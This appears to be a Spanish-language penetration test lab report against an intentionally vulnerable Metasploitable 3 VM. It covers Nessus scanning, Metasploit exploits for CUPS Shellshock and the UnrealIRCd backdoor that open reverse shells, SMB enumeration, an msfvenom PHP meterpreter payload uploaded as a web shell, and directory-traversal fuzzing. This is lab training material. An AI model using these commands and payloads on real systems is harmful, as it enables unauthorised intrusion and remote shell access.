Weak Encryption Algorithm(s) Supported (SSH)	4.3 (Medium)	95 %	10.0.2.15		22/tcp	Sun, Jul 2, 2023 12:27 PM UTC

Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH. www.greenbone.net

Nessus

Nessus es un programa de escaneo de vulnerabilidades en diversos sistemas operativos. Consiste en un demonio o diablo, nessusd, que realiza el escaneo en el sistema objetivo, y nessus, el cliente que muestra el avance e informa sobre el estado de los escaneos

Estas pruebas se hacen a partir de bancos de información, que se actualizan constantemente y contienen datos sobre fallos de seguridad recientes.

Comenzamos a realizar el scan con Nessus de la IP host y objetivo.

Name	Schedule	Last Scanned
Metasploitable 3 - Ubuntu	On Demand	Today at 5:46 PM

Ahora esperaremos que se complete el scan, para ver los resultados que nos brinda y nos aporta para nuestro informe. Una vez se finalice el scan, añadiremos a este documento, el informe completo que nos generará Nessus, en forma de hiperenlace subido a Google Drive, para evitar saturar el propio informe.

[Informe Completo Nessus 1](#)

[Informe Completo Nessus 2](#)

Pruebas de Penetración

¿Qué es?

Un informe de pentest (prueba de penetración) es un documento detallado que resume los resultados y hallazgos de una evaluación de seguridad realizada en un sistema, red, aplicación o infraestructura específica. Este informe es el resultado final de un proceso de pentesting, que tiene como objetivo identificar y explotar vulnerabilidades con el fin de evaluar la postura de seguridad y brindar recomendaciones para mejorarla.

Algunas herramientas

Podemos usar herramientas como **SQLMAP** (es una herramienta de código abierto que permite automatizar el proceso de un ataque de inyección de SQL), **Metasploit Framework** (se ha convertido en la herramienta más utilizada para la ejecución de exploits en el mundo del hacking ético. Metasploit es un proyecto que cuenta con más de 900 exploits diferentes, que te permiten poner a prueba las vulnerabilidades presentes en un sistema informático. Es un programa multiplataforma y gratuito) **y será la herramienta con la que haremos pruebas al host objetivo**, **Maltego** (es un software enfocado principalmente hacia el análisis forense y desarrollado para hacer más propicio el análisis de enlaces), **Nmap** (es una herramienta de escaneo de red que permite descubrir hosts, puertos abiertos y servicios en una red. Puede generar informes detallados sobre los resultados del escaneo, incluyendo información sobre los sistemas y servicios encontrados), **Wireshark** (Wireshark es una herramienta de análisis de tráfico de red que permite capturar y analizar paquetes de datos en una red. Puede ayudar en la identificación de posibles problemas de seguridad y generar informes detallados sobre el tráfico y los protocolos utilizados), etc...

Posteriormente, intentaremos realizar algunos ataques para ver si son accesibles o no.

Karasnet

Vamos a intentar explotar el puerto 22 en SSH con Metasploit Framework...

Iniciamos Metasploit:

```
(root㉿Kali)-[~]
# msfconsole
[*] Starting the Metasploit Framework console... |
```

Buscamos exploits de SSH:

```
msf6 > search ssh type:exploit
Matching Modules
=====
#  Name
-  ---
  0  exploit/linux/http/alienVault_exec
e Code Execution
  1  exploit/apple_ios/ssh/cydia_default_ssh
word Vulnerability
  2  exploit/unix/ssh/arista_tacplus_shell
cape (with privesc)
  3  exploit/unix/ssh/array_vxag_vapv_privkey_privesc
AG Private Key Privilege Escalation Code Execution
  4  exploit/linux/ssh/ceragon_fibeair_known_privkey
Private Key Exposure
```

	Disclosure Date	Rank	Check	Description
0 exploit/linux/http/alienVault_exec	2017-01-31	excellent	Yes	AlienVault OSSIM/USM Remote Code Execution
1 exploit/apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent	No	Apple iOS Default SSH Password Vulnerability
2 exploit/unix/ssh/arista_tacplus_shell	2020-02-02	great	Yes	Arista restricted shell escalation (with privesc)
3 exploit/unix/ssh/array_vxag_vapv_privkey_privesc	2014-02-03	excellent	No	Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
4 exploit/linux/ssh/ceragon_fibeair_known_privkey	2015-04-01	excellent	No	Ceragon FibeAir IP-10 SSH Private Key Exposure

Vamos a empezar a intentar penetrar al sistema o host objetivo, probaremos:

```
Description:
  This module exploits object injection, authentication bypass and ip spoofing vulnerabilities all together.
  Unauthenticated users can execute arbitrary commands under the context of the root user.

  By abusing authentication bypass issue on gauge.php lead adversaries to exploit object injection vulnerability
  which leads to SQL injection attack that leaks an administrator session token. Attackers can create a rogue
  action and policy that enables to execute operating system commands by using captured session token. As a final step,
  SSH login attempt with an invalid credentials can trigger a created rogue policy which triggers an action that executes
  operating system command with root user privileges.

  This module was tested against following product and versions:
  AlienVault USM 5.3.0, 5.2.5, 5.0.0, 4.15.11, 4.5.0
  AlienVault OSSIM 5.0.0, 4.6.1

  References:
  https://nvd.nist.gov/vuln/detail/CVE-2016-8582
  https://pentest.blog/unexpected-journey-into-the-alienVault-ossimusm-during-engagement/
  https://www.exploit-db.com/exploits/40682

  View the full module info with the info -d command.

  msf6 exploit(linux/http/alienVault_exec) > |
```

Karasnet

Ponemos la ip objetivo y el puerto objetivo en el exploit:

```
msf6 exploit(linux/http/alienVault_exec) > set RHOSTS 10.0.2.15  
RHOSTS => 10.0.2.15  
msf6 exploit(linux/http/alienVault_exec) > 
```

```
msf6 exploit(linux/http/alienVault_exec) > set RPORT 22  
RPORT => 22  
msf6 exploit(linux/http/alienVault_exec) > 
```

Seleccionamos el payload adecuado para el ataque:

```
msf6 exploit(linux/http/alienVault_exec) > set payload payload/cmd/unix/reverse_ssh  
payload => cmd/unix/reverse_ssh  
msf6 exploit(linux/http/alienVault_exec) > 
```

Configuramos los datos del servidor local (Kali en este caso):

```
msf6 exploit(linux/http/alienVault_exec) > set LPORT 6666  
LPORT => 6666  
msf6 exploit(linux/http/alienVault_exec) > set LHOST 10.0.2.42  
LHOST => 10.0.2.42  
msf6 exploit(linux/http/alienVault_exec) > 
```

Procedemos a ejecutarlo:

```
msf6 exploit(linux/http/alienVault_exec) > run  
[*] Hijacking administrator session  
[-] Exploit failed [unreachable]: OpenSSL::SSL::SSLError SSL_connect returned=1 errno=0 peeraddr=10.0.2.15:22 state=error: wrong versi  
on number  
[*] Exploit completed, but no session was created.  
msf6 exploit(linux/http/alienVault_exec) > 
```

Con este ataque no hemos podido acceder o penetrar el sistema objetivo.

Karasnet

Vamos a explotar el puerto 631 (CUPS):

La máquina virtual Metasploitable 3 está ejecutando el sistema de impresión C Unix (CUPS) con la interfaz basada en web habilitada.

The screenshot shows the CUPS 1.7.2 web interface. At the top, there's a header bar with a back/forward button, a search bar containing '172.16.3.3:631', and various navigation icons. Below the header is a menu bar with links for Home, Administration, Classes, Online Help, Jobs, Printers, and Search Help. The main content area features a large title 'CUPS 1.7.2' and a logo for 'UNIX PRINTING SYSTEM'. Below the title, a paragraph of text states: 'CUPS is the standards-based, open source printing system developed by Apple Inc. for OS® X and other UNIX®-like operating systems.' To the right of the text is the logo, which consists of a stylized 'C' with the words 'UNIX PRINTING SYSTEM' inside it. The page is divided into three columns: 'CUPS for Users' (with links to Overview of CUPS and Command-Line Printing and Options), 'CUPS for Administrators' (with links to Adding Printers and Classes and Managing Operation Policies), and 'CUPS for Developers' (with links to Introduction to CUPS Programming, CUPS API, and Filter and Backend Programming).

Los atacantes remotos pueden usar CUPS para emitir comandos genéricos con parámetros especialmente diseñados durante la creación o modificación. Si el host remoto tiene una versión segura de Bash, los campos "PRINTER_INFO" y "PRINTER_LOCATION" se pueden configurar para contener los comandos de sondeo enviados cuando se envía un trabajo de impresión.

Busque en MSF y encuentre este espacio de trabajo:

The screenshot shows the Metasploit Framework (msf6) terminal. The user has run the command 'search cups' to find matching modules. The output shows two modules listed in a table:

#	Name	Disclosure Date	Rank	Check	Description
0	post/multi/escalate/cups_root_file_read	2012-11-20	normal	No	CUPS 1.6.1 Root File Read
1	exploit/multi/http/cups_bash_env_exec (Shellshock)	2014-09-24	excellent	Yes	CUPS Filter Bash Environment Variable Code Injection

At the bottom of the terminal, there is a prompt: 'Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/cups_bash_env_exec'.

Karasnet

Usaremos el número 1, por estar rankeado en mejor lugar según msf:

```
msf6 exploit(linux/http/allenvault_exec) > use 1
msf6 exploit(multi/http/cups_bash_env_exec) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit(multi/http/cups_bash_env_exec) > set LHOST 10.0.2.42
[!] Unknown datastore option: LHOST. Did you mean VHOST?
LHOST => 10.0.2.42
msf6 exploit(multi/http/cups_bash_env_exec) > set httpusername vagrant
httpusername => vagrant
msf6 exploit(multi/http/cups_bash_env_exec) > set httppassword vagrant
httppassword => vagrant
msf6 exploit(multi/http/cups_bash_env_exec) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf6 exploit(multi/http/cups_bash_env_exec) > █
```

Procedemos a explotarlo:

```
msf6 exploit(multi/http/cups_bash_env_exec) > exploit
[*] Started reverse TCP handler on 10.0.2.42:4444
[+] Added printer successfully
[+] Deleted printer 'uTB76r0CJwqcEM' successfully
[*] Command shell session 1 opened (10.0.2.42:4444 -> 10.0.2.15:42776) at 2023-07-02 19:23:50 +0200
```

Y efectivamente, es vulnerable y podemos explotar la falla del sistema.

Vamos a explotar Unreal IRCd:

Buscamos un exploit:

```
msf6 exploit(multi/http/cups_bash_env_exec) > search UnrealIRCd
Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  ---
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12    excellent  No     UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Karasnet

Lo configuramos y ejecutamos:

```
msf6 exploit(unix irc/unreal_ircd_3281_backdoor) > set RHOST 10.0.2.15
RHOST => 10.0.2.15
msf6 exploit(unix irc/unreal_ircd_3281_backdoor) > set RPORt 6697
RPORt => 6697
msf6 exploit(unix irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf6 exploit(unix irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.42
LHOST => 10.0.2.42
msf6 exploit(unix irc/unreal_ircd_3281_backdoor) > [REDACTED]
```

```
msf6 exploit(unix irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 10.0.2.42:4444
[*] 10.0.2.15:6697 - Connected to 10.0.2.15:6697...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
[*] 10.0.2.15:6697 - Sending backdoor command...
[*] Command shell session 3 opened (10.0.2.42:4444 -> 10.0.2.15:42785) at 2023-07-02 19:30:52 +0200
```

Aquí tenemos otra vulnerabilidad más ejecutada y explotada.

Explotación de SMB:

Vamos a proceder a enumerar los servicios o recursos compartidos disponibles con smbclient

```
[root@Kali:~]
# smbclient -L 10.0.2.15
Password for [WORKGROUP\root]:
Sharename      Type      Comment
-----        ----      -----
print$         Disk      Printer Drivers
public         Disk      WWW
IPC$           IPC       IPC Service (metasploitable3-ub1404 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
```

Enumeración de SMB usando enum4linux

```
[root@Kali:~]
# enum4linux -U 10.0.2.15
```

Karasnet

```
Target ..... 10.0.2.15
RID Range ..... 500-550,1000-1050
Username .... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.0.2.15 ) =====

[E] Can't find workgroup/domain

===== ( Session Check on 10.0.2.15 ) =====

[+] Server 10.0.2.15 allows sessions using username '', password ''

===== ( Getting domain SID for 10.0.2.15 ) =====

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup
```

```
[+] Can't determine if host is part of domain or part of a workgroup

===== ( Users on 10.0.2.15 ) =====

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: chewbacca      Name:   Desc:
user:[chewbacca] rid:[0x3e8]
enum4linux complete on Sun Jul  2 19:36:51 2023
```

Obtenemos una información muy buena, para seguir con la explotación de SMB.

Enumeración de SMB mediante RPCClient

```
└─(root㉿Kali)-[~]
└─# rpcclient -U "" -N 10.0.2.15
rpcclient $> netshareenum
netname: public
    remark: WWW
    path:  C:\var\www\html\
    password:
```

```
rpcclient $> enumdomusers
user:[chewbacca] rid:[0x3e8]
rpcclient $> █
```

Karasnet

```
rpcclient $> getusername  
Account Name: Anonymous Logon, Authority Name: NT Authority  
rpcclient $> █
```

```
rpcclient $> queryuser 0x3e8  
User Name      : chewbacca  
Full Name     :  
Home Drive    : \\metasploitable3-ub1404\chewbacca  
Dir Drive     :  
Profile Path  : \\metasploitable3-ub1404\chewbacca\profile  
Logon Script:  
Description   :  
Workstations:  
Comment       :  
Remote Dial   :  
Logon Time     : jue, 01 ene 1970 01:00:00 CET  
Logoff Time    : mié, 06 feb 2036 16:06:39 CET  
Kickoff Time   : mié, 06 feb 2036 16:06:39 CET  
Password last set Time : lun, 03 abr 2017 23:29:24 CEST  
Password can change Time : lun, 03 abr 2017 23:29:24 CEST  
Password must change Time: jue, 14 sep 30828 04:48:05 CEST  
unknown_2[0..31]...  
user_rid : 0x3e8  
group_rid: 0x201  
acb_info : 0x00000010  
fields_present: 0x0fffffff  
logon_divs: 168  
bad_password_count: 0x00000000  
logon_count: 0x00000000  
padding1[0..7]...  
logon_hrs[0..21]...  
rpcclient $> █
```

Con paciencia y utilizando varias herramientas, obtendrá mucha información útil sobre su objetivo. Hay otras herramientas disponibles pero, en este caso, no devuelven absolutamente nada.

Explotando SMB usando Metasploit

Después de la enumeración, y utilizando la información recuperada, ahora puede explotar su objetivo a través del SMB.

De la enumeración sabemos que hay una carpeta SMB compartida como pública , asignada a /var/www/html y accesible para el usuario de chewbacca . Esto le permitirá cargar un shell web para obtener acceso al sistema.

Karasnet

Lo primero que debe hacer es generar una carga útil usando MSFVenom:

```
[root@Kali:~]# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.42 LPORT=6666 > ~/payload.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
```

A continuación, lo cargamos a través del recurso compartido de Samba y lo configuramos:

```
msf6 auxiliary(admin/smb/upload_file) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 auxiliary(admin/smb/upload_file) > set lpath /root/payload.php
lpath => /root/payload.php
msf6 auxiliary(admin/smb/upload_file) > set rpath payload.php
rpath => payload.php
msf6 auxiliary(admin/smb/upload_file) > set smbshare public
smbshare => public
msf6 auxiliary(admin/smb/upload_file) > set smbuser chewbacca
smbuser => chewbacca
msf6 auxiliary(admin/smb/upload_file) > set smbpass rwaaaaawr5
smbpass => rwaaaaawr5
msf6 auxiliary(admin/smb/upload_file) > █
```

```
msf6 auxiliary(admin/smb/upload_file) > run
[+] 10.0.2.15:445      - /root/payload.php uploaded to payload.php
[*] 10.0.2.15:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/upload_file) > █
```

Bien, entonces el archivo de carga útil ahora está en el sistema de archivos del objetivo.

Ahora, es hora de preparar un oyente para recibir la conexión entrante. Hay que elegir la misma carga útil que la utilizada en MSFVenom.

```
msf6 exploit(multi/handler) > █
```

Karasnet

```
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.0.2.42  
LHOST => 10.0.2.42  
msf6 exploit(multi/handler) > set LPORT 6666  
LPORT => 6666  
msf6 exploit(multi/handler) > run
```

Una vez configurado, lo ejecutamos...

```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.0.2.42:6666
```

Ahora navegamos hasta donde lo hemos subido con SMB del servidor objetivo

The screenshot shows a web browser window with the following details:

- Address bar: Index of /
- Toolbar buttons: Back, Forward, Stop, Home, Refresh.
- Address bar: 10.0.2.15
- Navigation bar: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit
- Page title: Index of /
- Table of contents:

Name	Last modified	Size	Description
chat/	2022-04-26 10:00	-	
drupal/	2011-07-27 20:17	-	
? payload.php	2023-07-02 17:48	1.1K	
? payroll_app.php	2022-04-26 10:00	1.7K	
phpmyadmin/	2013-04-08 12:06	-	
- Page footer: Apache/2.4.7 (Ubuntu) Server at 10.0.2.15 Port 80

Karasnet

Una vez hagamos click en la carga útil, nos abrirá una meterpreter shell...

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.42:6666
[*] Sending stage (39927 bytes) to 10.0.2.15
[*] Meterpreter session 4 opened (10.0.2.42:6666 -> 10.0.2.15:56993) at 2023-07-02 19:56:39 +0200
meterpreter > [2022-04-26 10:00:1.7K]
[+] phpmyadmin/ 2013-04-08 12:06 -
```

```
meterpreter > getuid
Server username: www-data [12:06]
meterpreter >
Apache/2.4.7 (Ubuntu) Server at 10.0.2.
```

```
meterpreter > ls
Listing: /var/www/html
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
040777/rwxrwxrwx  4096  dir   2022-04-26 12:00:38 +0200  chat
040755/rw xr-xr-x  4096  dir   2022-04-26 12:02:22 +0200  drupal
100744/rw xr--r--  1110  fil   2023-07-02 19:48:28 +0200  payload.php
100755/rw xr-xr-x  1778  fil   2022-04-26 12:00:38 +0200  payroll_app.php
040755/rw xr-xr-x  4096  dir   2022-04-26 11:54:02 +0200  phpmyadmin

meterpreter >
```

Karasnet


```
meterpreter > cd home
meterpreter > ls
Listing: /home      Last modified  Size Description
=====
Mode          Size Type  Last modified      Name
----          ---- --   ----:----:-----  -----
040755/rwxr-xr-x 4096 dir   2022-04-26 12:02:41 +0200 anakin_skywalker
040755/rwxr-xr-x 4096 dir   2022-04-26 12:02:27 +0200 artoo_detoo
040755/rwxr-xr-x 4096 dir   2022-04-26 11:41:03 +0200 ben_kenobi
040755/rwxr-xr-x 4096 dir   2022-04-26 11:41:04 +0200 boba_fett
040755/rwxr-xr-x 4096 dir   2022-04-26 11:41:03 +0200 c_three_pio
040755/rwxr-xr-x 4096 dir   2022-04-26 11:41:04 +0200 chewbacca
040755/rwxr-xr-x 4096 dir   2022-04-26 11:41:03 +0200 darth_vader
040755/rwxr-xr-x 4096 dir   2022-04-26 11:41:04 +0200 greedo
040755/rwxr-xr-x 4096 dir   2022-04-26 11:41:03 +0200 han_solo
040755/rwxr-xr-x 4096 dir   2022-04-26 11:41:04 +0200 jabba_hutt
040755/rwxr-xr-x 4096 dir   2022-04-26 11:41:03 +0200 jarjar_binks
040755/rwxr-xr-x 4096 dir   2022-04-26 12:02:42 +0200 kylo_ren
040755/rwxr-xr-x 4096 dir   2022-04-26 11:41:03 +0200 lando_calrissian
040755/rwxr-xr-x 4096 dir   2022-04-26 11:41:03 +0200 leia_organa
040755/rwxr-xr-x 4096 dir   2022-04-26 11:41:03 +0200 luke_skywalker
040755/rwxr-xr-x 4096 dir   2022-04-26 12:12:20 +0200 vagrant
```

Estamos dentro del sistema objetivo, y aquí por ejemplo, tenemos la lista de usuarios del sistema.

Explotando el puerto 3500 de Ruby On Rails:

Ruby on Rails, o Rails, es un marco de aplicación web del lado del servidor escrito en Ruby. Rails es un marco de modelo-vista-controlador que proporciona estructuras predeterminadas para una base de datos, un servicio web y páginas web. El servicio tiene una página de entrada pero no podemos obtener nada útil de ella:

Karasnet



Por lo tanto, podría ser una buena idea hacer un fuzz de la página de destino para encontrar páginas adicionales que puedan contener más información.


Enumeración Web Fuzzer (Web Fuzzer es una herramienta creada para facilitar la tarea de evaluación de aplicaciones web y se basa en un concepto simple: reemplaza cualquier referencia a la palabra clave FUZZ por el valor de una carga útil determinada).

```
[root@kali]# wfuzz -c --follow -hc 404 -z file,/usr/share/wordlists/wfuzz/general/medium.txt
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled
might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more
*****
* Wfuzz 3.0.1 - The Web Fuzzer
*****
```

Karasnet


Con MSF:

```
msf6 exploit(multi/handler) > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 10.0.0.15
RHOSTS => 10.0.0.15
msf6 auxiliary(scanner/http/dir_scanner) > set RPORT 3500
RPORT => 3500
msf6 auxiliary(scanner/http/dir_scanner) > [REDACTED]
```



Esto es lo que nos ofrece la página “readme”.

Karasnet



Esto es lo que se nos abre al pulsar en el icono de linux, en el readme anterior.

Parece ser un callejón sin salida, pero siempre vale la pena profundizar un poco más.

Recorrido de directorio

```
(root㉿Kali)-[~]
└# dotdotpwn -m http-url -o unix -u http://10.0.2.15:3500/readme?os=TRAVERSAL -k "root"
#####
# CubilFelino                                Chatubo      #
# Security Research Lab           and          [(in)Security Dark] Labs   #
# chr1x.sectester.net                         chatsubo-labs.blogspot.com #
#                                         pr0udly present:          #
#                                         - DotDotPwn v3.0.2 -       #
#                                         The Directory Traversal Fuzzer #
#                                         http://dotdotpwn.sectester.net #
#                                         dotdotpwn@sectester.net    #
#                                         by chr1x & nitr0us        #
#####

[+] Report name: Reports/10.0.2.15_07-02-2023_20-13.txt
[===== TARGET INFORMATION =====]
```

Karasnet

```
[+] Report name: Reports/10.0.2.15_07-02-2023_20-13.txt
[===== TARGET INFORMATION =====]
[+] Hostname: 10.0.2.15
[+] Setting Operating System type to "unix"
[+] Protocol: http
[+] Port: 3500

[===== TRAVERSAL ENGINE =====]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Adapting the filenames according to the OS type detected (unix)
[+] Including Special suffixes
[+] Traversal Engine DONE ! - Total traversal tests created: 11028

[===== TESTING RESULTS =====]
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)
[+]
[+] Replacing "TRAVERSAL" with the traversals created and sending

